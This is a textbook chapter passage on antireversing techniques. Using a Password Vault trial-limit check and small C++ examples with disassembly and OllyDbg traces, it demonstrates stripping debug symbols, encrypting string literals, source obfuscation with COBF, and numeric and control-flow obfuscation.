Having seen that it is fairly straightforward for a reverse engineer to disable the trial limitation on the machine code and Java bytecode implementations of the Password Vault application, we now investigate applying antireversing techniques to both implementations to make it significantly more difficult for the trial limitation to be disabled. Although antireversing techniques cannot completely prevent software from being reverse engineered, they act as a deterrent by increasing the challenge for the reverse engineer. Eliam [31.7] stated, "It is never possible to entirely prevent reversing" and "What is possible is to hinder and obstruct reversers by wearing them out and making the process so slow and painful that they give up." The remainder of this section introduces basic antireversing techniques, two of which are demonstrated in Sects. 31.7 and 31.8.

Although it is not possible to completely prevent software from being reverse engineered, a reasonable goal is to make it as difficult as possible. Implementing antireversing strategies for source code, machine code, and bytecode can have adverse effects on a program's size, efficiency, and maintainability; therefore, it is important to evaluate whether a particular program warrants the cost of protecting it. The basic antireversing techniques introduced in this section are meant to be applied after production, after the coding for an application is complete and has been tested. These techniques obscure data and logic and therefore are difficult to implement while also working on the actual functionality of the application – doing so could hinder or slow down debugging and, even worse, create a dependency between the meaningful program logic and the antireversing strategies used. Eliam [31.7] described three basic antireversing techniques:

1. *Eliminating symbolic information*: The first and most obvious step in preventing reverse engineering of a program is to render unrecognizable all symbolic information in machine code or bytecode because such information can be quite useful to a reverse engineer. Symbolic information includes class names, method names, variable names, and string constants that are still readable after a program has been compiled down to machine code or bytecode.
2. *Obfuscating the program*: Obfuscation includes eliminating symbolic information, but goes much further. Obfuscation strategies include modifying the layout of a program, introducing confusing nonessential logic or control flow, and storing data in difficult-to-interpret organizations or formats. Applying all of these techniques can render a program difficult to reverse; however, care must be taken to ensure the original functionality of the application remains intact.
3. *Embedding antidebugger code*: Static analysis of machine code is usually carried out using a dis-

assembler and heuristic algorithms that attempt to understand the structure of the program. Active or live analysis of machine code is done using an interactive debugger-disassembler that can attach to a running program and allow a reverse engineer to step through each instruction and observe the behavior of the program at key points during its execution. Live analysis is how most reverse engineers get the job done, so it is common for developers to want to implement guards against binary debuggers.

31.7 Applying Antireversing Techniques to Wintel Machine Code

Extreme care must be taken when applying antireversing techniques because some ultimately change the machine code or Java bytecode that will be executed on the target processor. In the end, if a program does not work, measuring how efficient or difficult to reverse engineer it is becomes meaningless [31.18]. Some of the antireversing transformations performed on source code to make it more difficult to understand in both source and executable formats can make the source code more challenging for a compiler to process because the program no longer looks like something a human would write. Weinberg [31.18] stated that "any compiler is going to have at least some pathological programs which it will not compile correctly." Compiler failures on so-called pathological programs occur because compiler test cases are most often coded by people – not mechanically generated by a tool that knows how to try every fringe case and surface every bug. Keeping this in mind, one should not be surprised if some compilers have difficulty with obfuscated source code. Following the basic antireversing techniques introduced in Sect. 31.6, we now investigate the technique *eliminating symbolic information* as it applies to Wintel machine code.

31.7.1 Eliminating Symbolic Information in Wintel Machine Code

Eliminating symbolic information calls for the removal of any meaningful symbolic information in the machine code that is not important for the execution of the program, but serves to ease debugging or reuse of it by another program. For example, if a program relies on a certain function or methods names (as a dynamic link library does), the names of those methods or functions will appear in the *.idata* (import data) section of the Windows PE header. In production versions of a program, the machine code does not directly contain any symbolic information from the original source code – such as method names, variable names, or line numbers; the executable file only contains the machine instructions that were produced by the compiler [31.9]. This lack of information about the connection between the machine instructions and the original source code is unacceptable for purposes of debugging – this is why most modern compilers, such as those in GCC, include an option to insert debugging information into the executable file that allows one to trace a failure occurring at a particular machine instruction back to a line in the original source code [31.9].

To show the various kinds of symbolic information that is inserted into machine code to enable debugging of an application, the GNU C++ compiler was directed to compile the program *Calculator.cpp* with debugging information but to generate assembly language instead of machine code. The source code for *Calculator.cpp* and the assembly language equivalent generated are given in Algorithm 31.5. The GNU compiler stores debug information in the *symbol tables* (.stabs) section of the Windows PE header so that it will be loaded into memory as part of the program image. It should be clear from the assembly language generated shown in Algorithm 31.5 that the debugging information inserted by GCC is by no means a replacement for the original source code of the program. A source-level debugger, such as the GNU Project Debugger, must be able to locate the original source code file to make use of the debugging information embedded in the executable. Nevertheless, debugging information can give plenty of hints to a reverse engineer, such as the count and type of parameters one must pass to a given method. An obvious recommendation to make here, assuming there is an interest in protecting machine code from being reverse engineered, is to ensure that source code is not compiled for debugging when generating machine code for use by customers.

The hunt for symbolic information does not end with information embedded by debuggers, it contin-

Algorithm 31.5 Debugging information inserted into machine code

Calculator.cpp:

```
int main(int argc, char *argv[])
{
  string input; int op1, op2; char fnc; long res;
  cout << "Enter integer 1: ";
  getline(cin, input); op1 = atoi(input.c_str());
  cout << "Enter integer 2: ";
  getline(cin, input); op2 = atoi(input.c_str());
  cout << "Enter function [+| -| *]: ";
  getline(cin, input); fnc = input.at(0);
  switch (fnc)
  {
    case '+':
      res = doAdd(op1, op2);  break;
    case '-':
      res = doSub(op1, op2);  break;
    case '*':
      res = doMul(op1, op2);  break;
  }
  cout << "Result: " << res << endl;
  return 0;
}
long doAdd(int op1, int op2) { return op1 + op2; }
long doSub(int op1, int op2) { return op1 - op2; }
long doMul(int op1, int op2) { return op1 * op2; }
```

Calculator.s (abbreviated assembly):

```
.file   "Calculator.cpp"
.stabs  "C:/SRECD/MiscCPPSource/Calculator/",100,0,0,Ltext0
.stabs  "Calculator.cpp",100,0,0,Ltext0
.stabs  "main:F(0,3)",36,0,12,_main
.stabs  "argc:p(0,3)",160,0,12,8
.stabs  "argv:p(40,35)",160,0,12,12
__main:
.stabs "Calculator.cpp",132,0,0,Ltext
  call   __Z5doAddii
  call   __Z5doSubii
  call   __Z5doMulii
.stabs  "_Z5doAddii:F(0,18)",36,0,33,__Z5doAddii
.stabs  "op1:p(0,3)",160,0,33,8
.stabs  "op2:p(0,3)",160,0,33,12
__Z5doAddii:
  movl    12(%ebp), %eax
  addl    8(%ebp), %eax
.stabs  "_Z5doSubii:F(0,18)",36,0,34,__Z5doSubii
.stabs  "op1:p(0,3)",160,0,34,8
.stabs  "op2:p(0,3)",160,0,34,12
__Z5doSubii:
.stabn 68,0,34,LM33-__Z5doSubii
  movl    8(%ebp), %eax
  subl    %edx, %eax
.stabs  "_Z5doMulii:F(0,18)",36,0,35,__Z5doMulii
.stabs  "op1:p(0,3)",160,0,35,8
.stabs  "op2:p(0,3)",160,0,35,12
__Z5doMulii:
.stabn 68,0,35,LM35-__Z5doMulii
  movl    8(%ebp), %eax
  imull   12(%ebp), %eax
```

ues on to include the most prolific author of such helpful information – the programmer. Recall that in the animated tutorial on reversing Wintel machine code (see Sect. 31.4) the key piece of information that led to the solution was the trial limitation message found in the *.rdata* (*read-only*) section of the executable. One can imagine that something as simple as having the Password Vault application load the trial limitation message from a file each time time it is needed and immediately clearing it from memory would have prevented the placement of a memory breakpoint on the trial message, which was an anchor for the entire tutorial. An alternative to moving the trial limitation message out of the executable would be to encrypt it so that a search of the dump would not turn up any hits; of course, encrypted symbolic information would need to be decrypted before it is used. Encryption of symbolic information, as was discussed in relation to the Wintel animated tutorial, is an activity related to the obfuscation of a program, which we discuss next.

31.7.2 Basic Obfuscation of Wintel Machine Code

Obfuscating the program calls for performing transformations to the source code and/or machine code that would render it extremely difficult to understand but functionally equivalent to the original. There are many kinds of transformations one can apply with varying levels of effectiveness, and as Eliam [31.7] stated, "an obfuscation transformation will typically have an associated cost (such as): larger code, slower execution time, or increased runtime memory consumption (by the machine code)." Because of the high-level nature of intermediate languages such as Java and .NET bytecode, there are free obfuscation tools that can perform fairly robust transformations on bytecode so that any attempt to decompile the program will still result in source code that compiles, but is nearly impossible to understand because of the obfuscation techniques that are applied. Kalinovsky [31.19] stated: "Obfuscation (of Java bytecode) is possible for the same reasons that decompiling is possible: Java bytecode is standardized and well documented." Unfortunately, the situation is very different for machine code because it is not standardized; instruction sets, formats, and program image layouts vary depending on the target platform architecture. The side effect of this is that tools to assist with obfuscating machine code are much more challenging to implement and expensive to acquire; no free tools were found at the time of this writing. One such commercial tool, EXECryptor (http://www.strongbit.com), is an industrial-strength machine code obfuscator that when applied to the machine code for the Password Vault application rendered it extremely difficult to understand. The transformations performed by EXECryptor caused such extreme differences in the machine code, including having compressed parts of it, that it was not possible to line up the differences between the original and obfuscated versions of the machine code to show evidence of the obfuscations. Therefore, to demonstrate machine code obfuscations in a way that is easy to follow, we will perform obfuscations at the source code level and observe the differences in the assembly language generated by the GNU C++ compiler. The key idea here is that the obfuscated program has the same functionality as the original, but is more difficult to understand during live or static analysis attempts. There are no standards for code obfuscation, but it is relatively important to ensure that the obfuscations applied to a program are not easily undone because deobfuscation tools can be used to eliminate easily identified obfuscations [31.7].

Algorithm 31.6 contains the source code and disassembly of *VerifyPassword.cpp*, a simple C++ program that contains an insecure password check that is no weaker than the implementation of the Password Vault trial limitation check. To find the relevant parts of *.text* and *.rdata* sections that are related to the password check, the now familiar technique of setting a breakpoint on a constant in the *.rdata* section was used.

Using the simple program *VerifyPassword.cpp*, we now investigate applying obfuscations to make machine code more difficult to reverse engineer. The first obfuscation that will be applied is a data transformation technique which in [31.7] is called "modifying variable encoding." Essentially this technique prescribes that all meaningful and sensitive constants in a program be stored or represented in an alternative encoding, such as ciphertext. For numerics, one can imagine storing or working with a function of a number instead of the number itself; for example, instead of testing for $\alpha < 10$, we can obscure the test by checking if $1.2^{\alpha} < 1.2^{10}$ instead. To make string constants unreadable in a dump of the *.rdata* section, we can employ a simple substitution cipher

Algorithm 31.6 Listing of VerifyPassword.cpp and disassembly of VerifyPassword.exe

VerifyPassword.cpp:

```
int main(int argc, char *argv[])
{
  const char *password = "jup!ter";
  string specified;
  cout << "Enter password: ";
  getline(cin, specified);
  if (specified.compare(password) == 0)
  {
    cout << "[OK] Access granted." << endl;
  } else
  {
    cout << "[Error] Access denied." << endl;
  }
}
```

VerifyPassword.exe disassembly (abbreviated):

.TEXT SECTION

```
# "jup!ter"
0040144A MOV DWORD PTR SS:[EBP-1C],VerifyPa.00443000
# "Enter password: "
00401463 MOV DWORD PTR SS:[ESP+4],VerifyPa.00443008
# if (specified.compare(password) == 0)
004014A3 TEST EAX,EAX
004014A5 JNZ SHORT VerifyPa.004014CD
# "[OK] Access granted."
004014A7 MOV DWORD PTR SS:[ESP+4],VerifyPa.00443019
# "[Error] Access denied."
004014CD MOV DWORD PTR SS:[ESP+4],VerifyPa.0044302E
```

.RDATA SECTION

```
00443000 6A757021746572004 56E746572207061 jup!ter.Enter pa
00443010 7373776F72643A20005B4F4B5D204163 ssword: .[OK] Ac
00443020 63657373206772616E7465642E005B45 cess granted..[E
00443030 72726F725D204163636573732064656E rror] Access den
00443040 6965642E000000000000000000000000 ied............
```

whose decryption function would become part of the machine code. A simple substitution cipher is an encryption algorithm where each character in the original string is replaced by another using a one-to-one mapping [31.20]. Substitution ciphers are easily broken because the algorithm is the secret [31.21], so although we will use one for ease of demonstration, stronger encryption algorithms should be used in real-world scenarios.

Algorithm 31.7 contains the definition of a simple substitution cipher that shifts each character 13 positions to the right in the local 8-bit ASCII or EBCDIC character set. Ciphertext is generated or read in printable hexadecimal format to allow all members of the character set, including control characters, to be used in the mappings. Note that unlike ROT13 [31.22], this cipher is not its own inverse – meaning that shifting each character an additional 13 positions to the right will not perform decryption.

Using the substitution cipher given in Algorithm 31.7, we replace each string constant in *VerifyPassword.cpp* with its equivalent ciphertext. Even strings with format modifiers such as "%s" and "%d" can be encrypted as these inserts are not interpreted by methods such as *printf* and *sprintf* until execution time. Algorithm 31.8 contains the source code and disassembly for *VerifyPasswordObfuscated.exe*,

Algorithm 31.7 Simple substitution cipher used to protect string constants

SubstitutionCipher.h:

```
class SubstitutionCipher
{
public:
  SubstitutionCipher();
  string encryptToHex(string plainText);
  string decryptFromHex(string cipherText);
private:
  unsigned char encryptTable[256];
  unsigned char decryptTable[256];
  char hexByte[2];
};
```

Full source code:
http://reversingproject.info/repository.php?fileID=7_2_1

Algorithm 31.8 VerifyPasswordObfuscated.cpp and disassembly of VerifyPasswordObfuscated.exe

VerifyPasswordObfuscated.cpp:

```
#include "substitutioncipher.h"
using namespace std;
static const char *password = "77827D2E81727F";
static const char *enter_password = "527B81727F2D7D6E8080847C7F71472D";
static const char *password_ok = "685C586A2D4E70707280802D747F6E7B8172713B";
static const char *password_bad = "68527F7F7C7F6A2D4E70707280802D71727B7672713B";
int main(int argc, char *argv[])
{
  SubstitutionCipher cipher;
  string specified;
  cout << cipher.decryptFromHex(enter_password);
  getline(cin, specified);
  if (specified.compare(cipher.decryptFromHex(password)) == 0)
  {
    cout << cipher.decryptFromHex(password_ok) << endl;
  } else
  {
    cout << cipher.decryptFromHex(password_bad) << endl;
  }
}
```

VerifyPasswordObfuscated.exe disassembly (abbreviated):

.RDATA SECTION

```
00445000 35323742383137323746324437443645 527B81727F2D7D6E
00445010 38303830383437433746373134373244 8080847C7F71472D
00445020 00373738323744324538313732374600 .77827D2E81727F.
00445030 36383543353836413244344537303730 685C586A2D4E7070
00445040 37323830383032443734374636453742 7280802D747F6E7B
00445050 38313732373133420000000036383532 8172713B....6852
00445060 37463746374337463641324434453730 7F7F7C7F6A2D4E70
00445070 37303732383038303244373137323742 707280802D71727B
00445080 37363732373133420000000000000000 7672713B........
```

where each string constant in the program is stored as ciphertext; when the program needs to display a message, the ciphertext is passed to the bundled decryption routine. The transformation we have manually applied removes the helpful information the string constants provided when they were stored in the clear. Given that modern languages have well-documented grammars, it should be possible to develop a tool that automatically extracts and replaces all string constants with ciphertext that is wrapped by a call to the decryption routine.

Once all constants have been stored in an alternative encoding, the next step one could take to further protect the *VerifyPassword.cpp* program would be to obfuscate the condition in the code that tests for the correct password. Applying transformations to disguise key logic in a program is an activity related to the antireversing technique *obfuscating the program*. For purposes of demonstration, we will implement some obfuscations to the trial limitation check in the C++ version of the *Password Vault* application, which was introduced in Sect 31.4, but first we discuss an additional application of the technique (*obfuscating the program*) that helps protect intellectual property when proprietary software is shipped as source code.

31.7.3 Protecting Source Code Through Obfuscation

When a software application is delivered to clients, there may exist a requirement to ship the source code so that the application binary can be created on the clients' computers using shop-standard build and audit procedures. If the source code contains intellectual property that is worth protecting, one can perform transformations to the source code which make it difficult to read, but have no impact on the machine code that would ultimately be generated when the program is compiled. To demonstrate source code obfuscation, COBF [31.23], a free C/C++ source code obfuscator, was configured and given *VerifyPassword.cpp* as input; the results of this are displayed in Algorithm 31.9.

COBF replaces all user-defined method and variable names in the immediate source file with meaningless identifiers. In addition, COBF replaces standard language keywords and library calls with meaningless identifiers; however, these replacements must be undone before compilation. For example, the keyword "if" cannot be left as "lm." Therefore, COBF generates the *cobf.h* header file, which includes the necessary substitutions to make the obfuscated source code compilable. Through this process, all user-defined method and variable names within the immediate file are lost, rendering the source code difficult to understand, even if one performs the substitutions prescribed in *cobf.h*. Since COBF generates obfuscated source code as a continuous line, any formatting in the source code that served to make it more readable is lost. Although the original formatting cannot be recovered, a code formatter such as Artistic Style [31.24] can be used to format the code using ANSI formatting schemes so that methods and control structures can again be identified via visual inspection. Source code obfuscation is a fairly weak form of intellectual property protection, but it does serve a purpose in real-world scenarios where a given application needs to be built on the end-user's target computer – instead of being prebuilt and delivered on installation media.

31.7.4 Advanced Obfuscation of Machine Code

One of the features of an interactive debugger-disassembler such as OllyDbg that is very helpful to a reverse engineer is the ability to trace the machine instructions that are executed when a particular operation or function of a program is tried. In the Password Vault application, introduced in Sect. 31.4, a reverse engineer could pause the program's execution in OllyDbg right before specifying the option to create a new password record. To see which instructions are executed when the trial limitation message is displayed, the reverser can choose to record a trace of all the instructions that are executed when execution is resumed. To make it difficult for a reverse engineer to understand the logic of a program through tracing or stepping through instructions, we can employ control flow obfuscations, which introduce confusing, randomized, benign logic that serves to make live and static analysis (debugging and tracing) difficult. The often randomized and recursive nature of effective control flow obfuscations can make traces more difficult to understand and interactive debugging sessions less helpful: randomization makes the execution of the program appear different each time it

Algorithm 31.9 COBF obfuscation results for VerifyPassword.cpp

COBF invocation:

```
C:\cobf_1.06\src\win32\release\cobf.exe
@C:\cobf_1.06\src\setup_cpp_tokens.inv -o cobfoutput -b -p C:
\cobf_1.06\etc\pp_eng _msvc.bat VerifyPassword.cpp
```

COBF obfuscated source for VerifyPassword.cpp:

```
#include"cobf.h"
ls lp lk;lf lo(lf ln,ld*lj[]){ll ld*lc="\x6a\x75\x70\x21\x74
\x65\x72";lh la;lb<<"\x45\x6e\x74\x65\x72\x20\x70\x61\x73\x73
\x77\x6f\x72\x64""\x3a\x20";li(lq,la);lm(la.lg(lc)==0){lb<<"\x5b
\x4f\x4b\x5d\x20\x41" "\x63\x63\x65\x73\x73\x20\x67\x72\x61\x6e
\x74\x65\x64\x2e"<<le;}lr{lb<<"\x5b\x45\x72\x72\x6f\x72\x5d
\x20\x41\x63\x63\x65\x73\x73\x20\x64" "\x65\x6e\x69\x65
\x64\x2e"<<le;}{\}}
```

COBF generated header (cobf.h):

```
#define ls using
#define lp namespace
#define lk std
#define lf int
#define lo main
#define ld char
#define ll const
#define lh string
#define lb cout
#define li getline
#define lq cin
#define lm if
#define lg compare
#define le endl
#define lr else
```

is run, whereas recursion makes stepping through code more difficult because of deeply nested procedure calls.

In [31.7], three types of control flow transformations were introduced: computation, aggregation, and ordering. Computation transformations reduce the readability of machine code and, in the case of opaque predicates, can make it difficult for a decompiler to generate equivalent high-level-language source code. Aggregation transformations attempt to remove the high-level structure of a program as it is translated to machine code; this serves to defeat attempts to reconstruct, either mentally or programmatically, the high-level organization of the code. Ordering transformations randomize the order of operations in a program to make it more difficult to follow the logic of a program during live or static analysis (debugging or tracing). To provide a concrete example of how control flow obfuscations can be applied to protect a nontrivial program, we will apply both a computation and an ordering control flow obfuscation to the trial limitation check in the Password Vault application and analyze their potential effectiveness by gathering some statistics on the execution of the obfuscated trial limitation check.

31.7.5 Wintel Machine Code Antireversing Exercise

Apply the antireversing techniques *eliminating symbolic information* and *obfuscating the program*, both introduced in Sects. 31.6 and 31.7, to the C/C++ source code of the Password Vault application with the goal of making it more difficult to disable the trial limitation. Rebuild the executable binary for the Password Vault application from the modified sources using the GCC for Windows. Show that the Wintel machine code reversing solution shown in the animated tutorial in Sect. 31.4.4 can no longer be carried out as demonstrated.

31.7.6 Solution to the Wintel Antireversing Exercise

The solution to the Wintel machine code antireversing exercise is given through comparisons of the original and obfuscated source code of the Password Vault application. As each antireversing transformation is applied to the source code, important differences and additions are explained through a series

Algorithm 31.10 Encrypted strings are decrypted each time they are displayed

```
-------------------------------------------------------------------------------
133 case __createPasswordRecord: return "Create a Password Record";
    ==> 137 case __createPasswordRecord:
    DecryptMessageText("507F726E81722D6E2D5D6E8080847C7F712D5F72707C7F7
    1", _textBuffer);
-------------------------------------------------------------------------------
186 case __recordLimitReached: return "Thank you for trying Password
Vault! You have reached the maximum number of records allowed in this
trial version.";
    ==> 190 case __recordLimitReached:
    DecryptMessageText("61756E7B782D867C822D737C7F2D817F86767B742D5D6E8
    080847C7F712D636E8279812E2D667C822D756E83722D7F726E707572712D817572
    2D7A6E85767A827A2D7B827A6F727F2D7C732D7F72707C7F71802D6E79797C84727
    12D767B2D817576802D817F766E792D83727F80767C7B3B", _textBuffer);
-------------------------------------------------------------------------------
205 void PasswordVaultConsoleUtil::DecryptMessageText(const char
*_cipherText, string *_plainTextBuffer)
206 {
208   string cipherText(_cipherText);
210   SubstitutionCipher cipher;
212   _plainTextBuffer->assign(cipher.decryptFromHex(cipherText));
214 }
-------------------------------------------------------------------------------
```

of generated difference reports and memory dumps. Once the antireversing transformations have been applied, we cover the impact they have on the machine code and how reversing the Password Vault application becomes more difficult when these obfuscations make it difficult to find a good starting point and hinder live and static analysis. The obfuscated source code for the Password Vault application is located in the *obfuscated_source* directory of the archive located at http://reversingproject.info/repository.php?fileID=4_1_2.

Encryption of String Literals

To eliminate the obvious starting point of setting an access breakpoint on the trial message, all of the messages issued by the application are stored as encrypted hexadecimal literals that are decrypted each time they are used – keeping the decrypted versions out of memory as much as possible. Algorithm 31.10 gives an example of the necessary code changes to *PasswordVaultConsoleUtil.cpp*.

The net effect of encrypting the literals is shown in Fig. 31.8. Here a dump of the *.rdata* section of the Password Vault program image no longer yields the clues it once did. Since the literals are no longer readable, one cannot simply locate and set a breakpoint on the trial limitation message – as was done in the solution to the Wintel machine code reversing exercise – causing a reverser to choose an alternative strategy. Note that more than just the trial limitation message would need to be encrypted, otherwise it would look quite suspicious in a memory dump alongside other nonencrypted strings!

Obfuscating the Numeric Representation of the Record Limit

Having obfuscated the string literals in the program image, we will assume that a reverse engineer will need to select the alternative strategy of pausing the program's execution immediately before specifying the input that causes the trial limitation message to be displayed. Using this strategy, a reverser can either capture a trace of all the machine instructions that are executed when the trial limitation message is displayed, or debug the application – stepping through each machine instruction until a sequence that seems responsible for enforcing the trial limitation is reached. Recall that in the solution to the Wintel machine code reversing exercise, an obvious instruction sequence that tested a memory lo-

Algorithm 31.11 Encrypted strings are decrypted each time they are displayed

```
176 void PasswordVault::doCreateNewRecord()
178 #ifdef TRIALVERSION
180 // Add limit on record count for reversing exercise
181 if (passwordStore.getRecords().size() >= TRIAL_RECORD_LIMIT)
    ==> 181 if ((pow(2.0, (double)passwordStore.getRecords().size()) >=
    pow(2.0, 5.0)))
```

cation for a limit of five password records was found. By using an alternative but equivalent representation of the record limit, we can make the record limit test a bit less obvious. The technique we employ here is to use a function of the record limit instead of the actual value; for example, instead of testing for $\alpha \leq 5$, where α is the record limit, we obscure the limit by testing if $2^{\alpha} \leq 2^{5}$. Algorithm 31.11 gives an example of the necessary code changes to *PasswordVault.cpp*.

The effects of the source code changes in Algorithm 31.11 on the machine code are shown in Fig. 31.8. A function of the record limit is referenced during execution instead of the limit itself. This type of obfuscation is as strong as the function used to obscure the actual condition is to unravel. Keep in mind that a reverse engineer will not have the nonobfuscated machine code for reference, so even a very weak function, such as the one used in this solution, may be effective at wasting some of a reverser's time. The numeric function used here is very simple; more complex functions can be devised that would further decrease the readability of the machine code.


Control Flow Obfuscation for the Record Limit Check

We introduce some nonessential, recursive, and randomized logic to the password limit check in *PasswordVault.cpp* to make it more difficult for a reverser to perform static or live analysis. A design for obfuscated control flow logic which ultimately implements the trial limitation check is given in Fig. 31.9. Since no standards exist for control flow obfuscation, this algorithm was designed by the author using the cyclomatic complexity metric defined by McCabe [31.24] as a general guideline for creating a highly complex control flow graph for the trial limitation check.

The record limit check is abstracted out into the method *isRecordLimitReached*, which returns whether or not the record limit is reached after having invoked the method *isRecordLimitReached_0*. The method *isRecordLimitReached_0* invokes itself recursively a random number of times, increasing the call stack by a minimum of 16 frames and a maximum of 64 frames. Each invocation of *isRecordLimitReached_0* tests whether the record limit has been reached, locally storing the result, before randomly invoking one of the methods *isRecordLimitReached_1*, *isRecordLimitReached_2*, or *isRecordLimitReached_3*. When the call stack is unraveled, *isRecordLimitReached_0* finally returns whether or not the record limit is reached in the method *isRecordLimitReached*. Algorithm 31.12 shows the required code changes to implement the control flow obfuscation. Note that a sum of random numbers returned from methods *isRecordLimitReached_1*, *isRecordLimitReached_2*, and *isRecordLimitReached_3* is stored in *randCallSum*, a private attribute of the class; this is to protect against a compiler optimizer discarding the calls because they would otherwise have no effect on the state of any variables in the program.

Analysis of the Control Flow Obfuscation Using Run Traces

The goal of this analysis is to demonstrate that even though the Password Vault application is given identical input and delivers identical output on subsequent runs, OllyDbg run traces, which contain the executed sequence of assembly instructions, will be significantly different from each other – making it difficult for a reverser to understand the trial limitation check through live or static analysis of the disassembly. Live analysis is hampered more by randomization than static analysis is because the control flow of the trial limitation check is randomized


Computation
Obfuscation
Live analysis of the computation
The record limit of 5 is obscured by the use of the value 32.0 (2^5) when the operands are loaded and the condition is tested.

```
if (passwordStore.getRecords().size() >= TRIAL_RECORD_LIMIT)
004070E0|  83BD 00FFFFFF 04           |CMP DWORD PTR SS:[EBP-100],4
004070E7|v76 21                       |JBE SHORT Password.0040710A
004070E9|  C74424 08 03000000         |MOV DWORD PTR SS:[ESP+8],3
004070F1|  C74424 04 00000000         |MOV DWORD PTR SS:[ESP+4],0
004070F9|  C70424 36000000            |MOV DWORD PTR SS:[ESP],36
00407100|  E8 01A3FFFF                |CALL Password.00401406
00407105|vE9 BA070000                 |JMP Password.004078C4
0040710A|  8D45 D8                    |LEA EAX,DWORD PTR SS:[EBP-28]
0040710D|  890424                     |MOV DWORD PTR SS:[ESP],EAX
00407110|  C785 08FFFFFF FFFFFFFF     |MOV DWORD PTR SS:[EBP-F8],-1
0040711A|  E8 3BBCFFFF                |CALL Password.00402D5A
```

```
if ((pow(2.0, (double)passwordStore.
          getRecords().size()) >= pow(2.0, 5.0)))
00407100|  DD05 20E45500              |FLD QWORD PTR DS:[55E420]
00407106|  DD85 F8FEFFFF              |FLD QWORD PTR SS:[EBP-108]
0040710C|  DAE9                       |FUCOMPP
0040710E|  DFE0                       |FSTSW AX
00407110|  9E                         |SAHF
00407111|v73 02                       |JNB SHORT Password.00407115
00407113|vEB 2B                       |JMP SHORT Password.00407140
00407115|  C74424 08 03000000         |MOV DWORD PTR SS:[ESP+8],3
0040711D|  C74424 04 00000000         |MOV DWORD PTR SS:[ESP+4],0
00407125|  C70424 36000000            |MOV DWORD PTR SS:[ESP],36
0040712C|  C785 08FFFFFF FFFFFFFF     |MOV DWORD PTR SS:[EBP-F8],-1
00407136|  E8 CBA2FFFF                |CALL Password.00401406
0040713B|vE9 BA070000                 |JMP Password.004078FA
00407140|  8D45 D8                    |LEA EAX,DWORD PTR SS:[EBP-28]
00407143|  890424                     |MOV DWORD PTR SS:[ESP],EAX
00407146|  C785 08FFFFFF FFFFFFFF     |MOV DWORD PTR SS:[EBP-F8],-1
00407150|  E8 05BCFFFF                |CALL Password.00402D5A
```

```
00407100| . DD05 20E45500             |FLD QWORD PTR DS:[55E420]
00407106| . DD85 F8FEFFFF             |FLD QWORD PTR SS:[EBP-108]
0040710C| . DAE9                      |FUCOMPP
0040710E| . DFE0                      |FSTSW AX
00407110| . 9E                        |SAHF
00407111| .v73 02                     |JNB SHORT Password.00407115
00407113| .vEB 2B                     |JMP SHORT Password.00407140

DS:[0055E420]=32.0000000000000
Stack SS:[0022FBA0]=32.0000000000000

00407100| . DD05 20E45500             |FLD QWORD PTR DS:[55E420]
00407106| . DD85 F8FEFFFF             |FLD QWORD PTR SS:[EBP-108]
0040710C| . DAE9                      |FUCOMPP
0040710E| . DFE0                      |FSTSW AX
00407110| . 9E                        |SAHF
00407111| .v73 02                     |JNB SHORT Password.00407115
00407113| .vEB 2B                     |JMP SHORT Password.00407140

ST(1)=32.0000000000000000
ST=32.0000000000000000
```

Fig. 31.9 Record limit comperands are represented as exponents with a base of 2

each time it is run; one can imagine the confusion that would arise if breakpoints are not always triggered, or if they are triggered in an unpredictable order.

OllyDbg run traces are captured using the *run trace* view once the execution of a program has been paused at the desired starting point. To have the trace logged to a file in addition to the view, select "log to file" on the context menu of the *run trace* view. Begin the trace by selecting "Trace into" on the "Debug" menu; the program will execute, but much more slowly than normal since each instruction must be inspected and added to the *run trace* view and optional log file. An OllyDbg trace will include all the instructions executed by the program *and* its operating system dependencies; fortunately the trace is columnar, with each instruction qualified by the name of the module that executed it, so it is possible to postprocess the trace and extract only those instructions executed by a particular module of interest. For example, in the case of the Password Vault traces which we will analyze in this section, the *Sed* (stream-editor) utility was used to filter the run traces – leaving only instructions executed by the "Password" module.

